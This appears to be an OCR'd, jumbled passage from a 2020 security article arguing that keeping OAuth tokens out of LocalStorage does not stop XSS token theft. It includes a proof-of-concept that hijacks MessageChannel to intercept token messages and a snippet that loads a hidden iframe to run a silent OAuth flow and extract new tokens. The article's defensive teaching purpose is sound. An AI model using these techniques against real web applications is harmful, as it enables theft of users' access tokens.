



1. Run the first step of the authorization code flow
2. Ask the worker to exchange the code for tokens
3. Run the code exchange step of the flow
4. Receive access token and refresh token
5. Return access token to the main application
6. Ask the worker to run a refresh token flow
7. Request new tokens with the refresh token
8. Receive access token and refresh token
9. Return access token to the main application


https://app.restograde.com/
1
The Auth0 SDK using a web worker to handle refresh tokens
The main context can interact with the worker using the Web Messaging API
6
2
5
9
Sensitive tokens are only available within the worker and cannot be extracted
3
7
4
8
AUTHORIZATION SERVER
The web worker launched by the SDK

# TAKEAWAY #3

***A web worker can be used to isolate sensitive functionality from the main application context***


https://app.restograde.com/
1
The Auth0 SDK using a web worker to handle refresh tokens
The main context receives an access token, so the attacker can steal that token
Using the Web Messaging API, the main context can interact with the worker
6
2
5
9
Sensitive tokens are only available within the worker and cannot be extracted
3
7
4
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AUTHORIZATION SERVER
The web worker launched by the SDK

# Why avoiding LocalStorage for tokens is the wrong solution

Most developers are afraid of storing tokens in LocalStorage due to XSS attacks. While LocalStorage is easy to access, the problem actually runs a lot deeper. In this article, we investigate how an attacker can bypass even the most advanced mechanisms to obtain access tokens through an XSS attack. Concrete recommendations are provided at the end.

16 April 2020 OAuth 2.0 & OpenID Connect OAuth 2.0, LocalStorage, XSS

*A hastily written PoC to intercept MessageChannel messages*

```
// Keep a reference to the original MessageChannel
window.MyMessageChannel = MessageChannel;

// Redefine the global MessageChannel
MessageChannel = function() {
    // Create a legitimate channel
    let wrappedChannel = new MyMessageChannel();

    // Redefine what ports mean
    let wrapper = {
        port1: {
            myOnMessage: null,
            postMessage: function(msg, list) {
                wrappedChannel.port1.postMessage(msg, list);
            },
            set onmessage (val) {
                // Defining a setter for "onmessage" so we can intercept me
                this.myOnMessage = val;
            }
        },
        port2: wrappedChannel.port2
    }

    // Add handlers to legitimate channel
    wrappedChannel.port1.onmessage = function(e) {
        // Stealthy code would not log, but send to a remote server
        console.log(`Intercepting message from port 1 (${e.data})`)
        console.log(e.data);
        wrapper.port1.myOnMessage(e);
    }

    // Return the redefined channel
    return wrapper;
}
```

# TAKEAWAY #2


***All functionality or capabilities available to the legitimate application are available to malicious code running in the same context***

**What other capabilities of legitimate applications can an attacker abuse?**

*Malicious code to load the iframe in the application's page*

```
1  window.addEventListener("message", (e) => {
2    /* handle incoming messages */
3  })
4
5  let f = document.createElement("iframe");
6  f.style = "display: none";
7  document.body.appendChild(f);
```


1. The SDK running legitimate OAuth 2.0 flows
2. Setup a listener to receive messages from a frame
3. Load a hidden iframe in the application's page
4. Run a silent OAuth 2.0 flow in the hidden iframe
5. Receive the response from the iframe
6. Extract new tokens associated with the user




